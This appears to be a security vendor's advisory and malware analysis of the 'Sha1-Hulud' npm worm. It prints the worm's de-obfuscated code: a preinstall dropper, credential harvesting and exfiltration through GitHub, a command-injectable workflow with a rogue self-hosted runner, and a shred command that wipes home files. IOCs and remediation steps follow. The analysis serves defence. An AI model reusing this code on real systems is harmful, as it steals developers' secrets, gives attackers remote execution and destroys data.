.png)
The JavaScript ecosystem is facing another critical supply chain attack as the notorious Shai-Hulud worm resurfaces with a new variant labeled "Sha1-Hulud: The Second Coming" by threat actors. Over 70 npm packages have been compromised with malicious code that steals and publicly exposes developer credentials, marking one of the most significant supply chain incidents of recent months. The StepSecurity team is actively investigating this incident and will continue to update this post as new information becomes available.
Technical Analysis
The following analysis is based on our ongoing reverse-engineering of the malicious packages and the 10 MB+ bun_environment.js payload. The code is extremely heavily obfuscated, and while we have successfully deobfuscated and partially verified the core behavior described below, the team is still working through additional layers and variants. Information is accurate as of this publication but may be refined as our analysis continues.
It executes a sophisticated, multi-stage pre-install attack that targets both CI/CD runners and developer workstations with equal effectiveness.
The attack begins the moment npm install the package, triggered by this entry in package.json:
{
  "scripts": {
    "preinstall": "node setup_bun.js"
  }
}
Stage 1 – The Dropper: setup_bun.js
The attacker disguises the entire payload as a helpful Bun installer. The script performs the following actions:
- Checks whether bun is already available on the PATH.
- If not found, it silently executes the official Bun installer directly from bun.sh:
// Linux / macOS
execSync('curl -fsSL https://bun.sh/install | bash', { stdio: 'ignore' });

// Windows PowerShell
execSync('powershell -c "irm bun.sh/install.ps1|iex"', { stdio: 'ignore' });
- Reloads the updated PATH environment variable.
- Executes the real payload using the freshly installed Bun runtime:
bun bun_environment.js
Stage 2 – The Core Payload: bun_environment.js
This file is 10 MB+ long and uses extreme obfuscation techniques:
- A massive hex-encoded string array containing thousands of entries.
- An anti-analysis loop at the very top that performs millions of arithmetic operations.
- Every string in the code is retrieved via an obfuscated function like _0x58e7a2('0x4da7').
Here is the core logic:
async function jy1() {
  // Immediate activation inside known CI environments
  if (
    process.env.GITHUB_ACTIONS ||
    process.env.GITLAB_CI ||
    process.env.CIRCLECI ||
    process.env.TRAVIS ||
    process.env.CIRCLE_SHA1
  ) {
    await aL0(); // run full exfiltration immediately
  }
  // Developer machine path
  else {
    // Prevent infinite recursion
    if (process.env.POSTINSTALL_BG !== '1') {
      // Silently spawn a detached background copy of ourselves
      Bun.spawn([
        process.execPath,     // bun
        __filename            // this same script
      ], {
        detached: true,
        stdio: 'ignore',
        env: {
          ...process.env,
          POSTINSTALL_BG: '1'   // marker flag
        }
      }).unref();

      return; // original process exits cleanly – user sees nothing suspicious
    }

    // We are now the hidden background process → safe to steal everything
    await aL0();
  }
}
The malware intentionally delays full execution on developer machines by forking itself into the background. The user’s terminal returns instantly, giving the illusion of a normal install, while seconds later a completely detached process begins exfiltration.
Stage 3 – The Harvest – aL0() and collectAndExfiltrate()
Activated via aL0(), the payload orchestrates a full-spectrum theft, dumping data via the victim's GitHub token (sourced from GITHUB_TOKEN or ~/.netrc). It fingerprints the host, scavenges cloud vaults, and scans for secrets—all exfiltrated as JSON blobs to a new public repo named after a random UUID, with description "Sha1-Hulud: The Second Coming".
Here's the de-obfuscated core harvest logic (collectAndExfiltrate(githubClient)):
async function collectAndExfiltrate(githubClient) {
  // 1. Host reconnaissance (low-noise, always runs)
  const systemInfo = {
    platform: os.platform(),          // e.g., "linux"
    architecture: os.arch(),          // e.g., "x64"
    platformDetailed: os.platform(),  // Raw for forensics
    architectureDetailed: os.arch(),
    hostname: os.hostname(),
    os_user: os.userInfo().username
  };

  // 2. GitHub intel (token reuse for exfil)
  const githubInfo = {
    authenticated: githubClient.isAuthenticated(),
    token: githubClient.getCurrentToken(),  // Full PAT leaked!
    username: await githubClient.getUser()  // Victim's GH profile
  };

  // 3. Env dump (grabs CI secrets like AWS keys, npm tokens)
  const envDump = { environment: process.env };

  // 4. Cloud secret sweep (requires env vars like AWS_ACCESS_KEY_ID)
  const cloudSecrets = {
    aws: await new AWSClient().listAndRetrieveAllSecrets(),    // Secrets Manager dump
    gcp: await new GCPClient().listAndRetrieveAllSecrets(),    // Secret Manager enum + retrieve
    azure: await new AzureClient().listAndRetrieveAllSecrets() // Key Vault secrets
  };

  // 5. Repo secret scan (TruffleHog integration)
  if (isCI) {
    const trufflehog = new TruffleHogWrapper();  // Auto-downloads binary
    await trufflehog.initialize();
    const findings = await trufflehog.scanGitRepo(process.env.GITHUB_WORKSPACE || ".");
    // Exfil findings as truffleSecrets.json
  }

  // 6. NPM token sniff (if NPM_TOKEN or ~/.npmrc present)
  if (process.env.NPM_TOKEN) {
    const npmClient = new NpmClient(process.env.NPM_TOKEN);
    const { npmUsername, npmTokenValid } = await validateNpmToken(npmClient);
    if (npmTokenValid) {
      // Leak full token to npm.json
    }
  }

  // Exfil: Use victim's token to upload to new repo (bypasses DLP)
  await githubClient.saveContents("system.json", JSON.stringify({
    system: systemInfo, modules: { github: githubInfo }
  }, null, 2), "Add file");

  await githubClient.saveContents("environment.json", JSON.stringify(envDump, null, 2), "Add file");
  await githubClient.saveContents("secrets.json", JSON.stringify(cloudSecrets, null, 2), "Add file");
  // ... (trufflehog-findings.json, npm.json)
}
Exfil uses the GitHub Contents API (PUT /repos/{owner}/{repo}/contents/{path}) with the stolen token—appearing as benign "file add" commits.
Because the requests are made with a legitimate user token, they appear as normal activity and bypass most secret-scanning and egress-filtering solutions.
Stage 4 – Persistence
Post-exfil, it injects a GitHub Actions workflow exploiting a comment-injection vuln in the discussion event.
.github/workflows/discussion.yaml
name: Discussion Create
on:
  discussion:
jobs:
  process:
    env:
      RUNNER_TRACKING_ID: 0
    runs-on: self-hosted
    steps:
      - uses: actions/checkout@v5
      - name: Handle Discussion
        run: echo ${{ github.event.discussion.body }}
The malware obtains a GitHub Actions runner registration token and installs a self-hosted runner named "SHA1HULUD" on the compromised machine. The repositories created by the exploit code have discussions enabled so anyone can create a discussion thread.
The de-obfuscated malware code shows it requests a runner registration token and installs a self-hosted GitHub Actions runner on compromised developer/CI machines.
// Request runner registration token
let response = await this.request('POST /repos/{owner}/{repo}/actions/runners/registration-token', {
'owner': owner,
'repo': repo
});

if (response.status == 201) {
  let token = response.data.token;
  // Linux Installation
  if (os.platform() === 'linux') {
    await Bun `mkdir -p $HOME/.dev-env/`

    // Download and install GitHub Actions runner
    await Bun `curl -o actions-runner-linux-x64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-linux-x64-2.330.0.tar.gz`
    .cwd(os.homedir + '/.dev-env').quiet()

    await Bun `tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`
    .cwd(os.homedir + '/.dev-env')

    // Register runner with name "SHA1HULUD"
    await Bun `RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url https://github.com/${owner}/${repo} --unattended --token ${token} --name "SHA1HULUD"`
    .cwd(os.homedir + '/.dev-env').quiet()

    // Start runner in background
    Bun.spawn(['sh', '-c', './run.sh']).unref()
}
// Similar code for Windows and macOS...
}
Key characteristics:
- Hides installation in $HOME/.dev-env/ directory
- Uses RUNNER_ALLOW_RUNASROOT=1 flag (dangerous!)
- Registers runner with distinctive name "SHA1HULUD"
- Runs in background using .unref() for persistence
StepSecurity Harden-Runner successfully detected this behavior. You can see the public insights here: https://app.stepsecurity.io/github/actions-security-demo/compromised-packages/actions/runs/19633853432?tab=network-events
Stage 5 – Destruction
Finally, on non-CI Linux hosts, it invokes a shredder to erase traces:
if (process.platform === 'linux') {
  Bun.spawn(['sh', '-c',
    `find "$HOME" -type f -writable -user "$(id -un)" -print0 | \
     xargs -0 -r shred -uvz -n 1 && \
     find "$HOME" -depth -type d -empty -delete`
  ]);
}
This overwrites writable home files (once, zeroed) and prunes empty dirs—potentially destructive in sandboxes but mostly forensic evasion on workstations.
Indicators of Compromise (IOCs)
- Execution of curl -fsSL https://bun.sh/install | bash during an npm install
- New ~/.bun/bin/bun binary created at the same timestamp as the malicious package
- Unexpected repository and files created via the victim's GitHub account
- API calls to api.github.com/repos/.../contents/ with PUT from workstations or CI jobs
Compromised Packages
You can see the list of compromised packages here.
Impact
The malware, an evolved variant of the September 2025 Shai-Hulud worm, demonstrates sophisticated self-propagation capabilities. Within just 5 hours of initial detection, the impact has already surpassed the original campaign, with over 21,000 public GitHub repositories created containing stolen credentials—all bearing the repository description: "Sha1-Hulud: The Second Coming."
List of repositories from compromised users and systems (view the list here)

This is an example of one of the repositories that was compromised

If you base64 decode these files, file content would look at follows:
content.json
{
  "modules": {
    "github": {
      "authenticated": true,
      "token": "gho_W...VcGy",
      "username": {
        ...
        "name": "namei",
        "publicRepos": repo_count
      }
    }
  },
  "system": {
    "architecture": "x64",
    "architectureDetailed": "x64",
    ...
    "platform": "linux",
    "platformDetailed": "linux"
  }
}
cloud.json
{
  "aws": {
    "secrets": []
  },
  "gcp": {
    "secrets": []
  },
  "azure": {
    "secrets": []
  }
}
environment.json
{
  "environment": {
    "npm_package_dev": "",
    "npm_config_user_agent": "npm/11.6.2 node/v24.11.1 linux x64 workspaces/false",
    "NODE_VERSION": "24.11.1",
    "YARN_VERSION": "1.22.22",
    ...
    "npm_command": "ci",
    "INIT_CWD": "/usr/src/app",
    "EDITOR": "vi",
    "POSTINSTALL_BG": "1"
  }
}
truffleSecrets.json
{
  "errors": [
    ...
  ],
  "rawOutput": "{\"SourceMetadata\":{\"Data\":{\"Filesystem\":{\"file\":\"/root/.bun/bin/bun\",\"line\":1}}},\"SourceID\":1,\"SourceType\":15,\"SourceName\":\"trufflehog - filesystem\",\"DetectorType\":917,\"DetectorName\":\"...l}\n"
}
Trivial Remote Code Execution on Compromised Machines by Any User
The setup of malware-created self-hosted runners exacerbates the risks of the Shai-Hulud campaign by enabling persistent access and trivial remote code execution. By registering runners like "SHA1HULUD" on compromised systems and pairing them with vulnerable workflows that trigger on discussion events in repositories with discussions enabled, the malware allows any GitHub user to inject and execute arbitrary shell commands simply by posting a discussion. This turns public repositories into vectors for widespread exploitation, particularly endangering CI/CD pipelines with elevated privileges to production environments, cloud resources, and sensitive credentials. The low barrier to entry—no need for sophisticated hacking skills—means that even casual attackers or script kiddies can exploit these vulnerabilities at scale, potentially leading to data breaches, ransomware deployments, or supply chain attacks across entire organizations. Furthermore, the persistence of these runners ensures long-term compromise, allowing repeated exploitation until detected, which underscores the critical need for proactive security measures in CI/CD environments. Organizations should prioritize monitoring for unauthorized runner registrations and disable unnecessary discussion features to mitigate these implications.
Immediate Remediation Steps
Check your package versions immediately
- Affected versions given above.
- Run
npm ls <package>ornpm ls <package>to check your installed versions - Check package-lock.json for any compromised packages
Audit Your GitHub Account
- Check for and delete any repository with description "Sha1-Hulud: The Second Coming."
- Review audit logs for unauthorized access.
- Review security events for your GitHub account by visiting this URL.
Remediate if compromised
- Remove node_modules entirely:
rm -rf node_modules - Clear npm cache:
npm cache clean --force - Update package-lock.json to exclude malicious versions
- Reinstall dependencies with safe versions [Z.Z.Z+]
- Consider full system reinstallation
Rotate exposed credentials
Rotate ALL credentials immediately:
- GitHub personal access tokens
- npm authentication tokens
- SSH keys
- API keys in .env files
For StepSecurity Enterprise Customers
The following steps are applicable only for StepSecurity enterprise customers. If you are not an existing enterprise customer, you can start our 14 day free trial by installing the StepSecurity GitHub App to complete the following recovery step.
Use NPM Package Cooldown Check

The NPM Cooldown check automatically fails a pull request if it introduces an npm package version that was released within the organization’s configured cooldown period (default: 2 days). Once the cooldown period has passed, the check will clear automatically with no action required. The rationale is simple - most supply chain attacks are detected within the first 24 hours of a malicious package release, and the projects that get compromised are often the ones that rushed to adopt the version immediately. By introducing a short waiting period before allowing new dependencies, teams can reduce their exposure to fresh attacks while still keeping their dependencies up to date.
Here is an example showing how this check protected a project from using the compromised versions of packages involved in this incident:
Discover Pull Requests upgrading to compromised npm packages
We have added a new control specifically to detect pull requests that upgraded to these compromised packages. You can find the new control on the StepSecurity dashboard.
Use StepSecurity Harden-Runner to detect compromised dependencies in CI/CD
StepSecurity Harden-Runner adds runtime security monitoring to your GitHub Actions workflows, providing visibility into network calls, file system changes, and process executions during CI/CD runs. Harden-Runner detects the compromised nx packages when they are used in CI/CD. For example, in the CNCF Backstage repository, Harden-Runner flagged malicious anomalous calls to bun.sh and trufflehog. You can read the full post on how Harden-Runner uncovered this activity
Explore this interactive demo to see how Harden-Runner detected the attack in the CNCF Backstage repository:
If you're already using Harden-Runner, we strongly recommend you review recent anomaly detections in your Harden-Runner dashboard. You can get started with Harden-Runner by following this guide
Use StepSecurity Threat Center for real-time supply chain threat intelligence
The StepSecurity Threat Center provides comprehensive details about this incident along with all affected packages. Access the Threat Center through your dashboard to view IOCs, remediation guidance, and real-time updates as new compromised packages are discovered. Threat alerts are automatically delivered to your SIEM via AWS S3 and webhook integrations, enabling immediate incident response when supply chain attacks occur. Our detection systems identified this attack within minutes of publication, providing early warning before widespread exploitation.

Use StepSecurity Artifact Monitor to detect software releases outside of authorized pipelines
StepSecurity Artifact Monitor provides real-time detection of unauthorized package releases by continuously monitoring your artifacts across package registries. This tool would have flagged this incident by detecting that the compromised versions were published outside of the project's authorized CI/CD pipeline. The monitor tracks release patterns, verifies provenance, and alerts teams when packages are published through unusual channels or from unexpected locations. By implementing Artifact Monitor, organizations can catch supply chain compromises within minutes rather than hours or days, significantly reducing the window of exposure to malicious packages.

Learn more about implementing Artifact Monitor in your security workflow at https://docs.stepsecurity.io/artifact-monitor.
Credits
This incident was first announced and reported by Aikido Security. For their analysis and ongoing updates, visit the Aikido blog post.
Conclusion
The "Sha1-Hulud: The Second Coming" attack demonstrates that supply chain security remains one of the most critical challenges facing the software development ecosystem. The story is developing and we will continue to update this post as new information becomes available.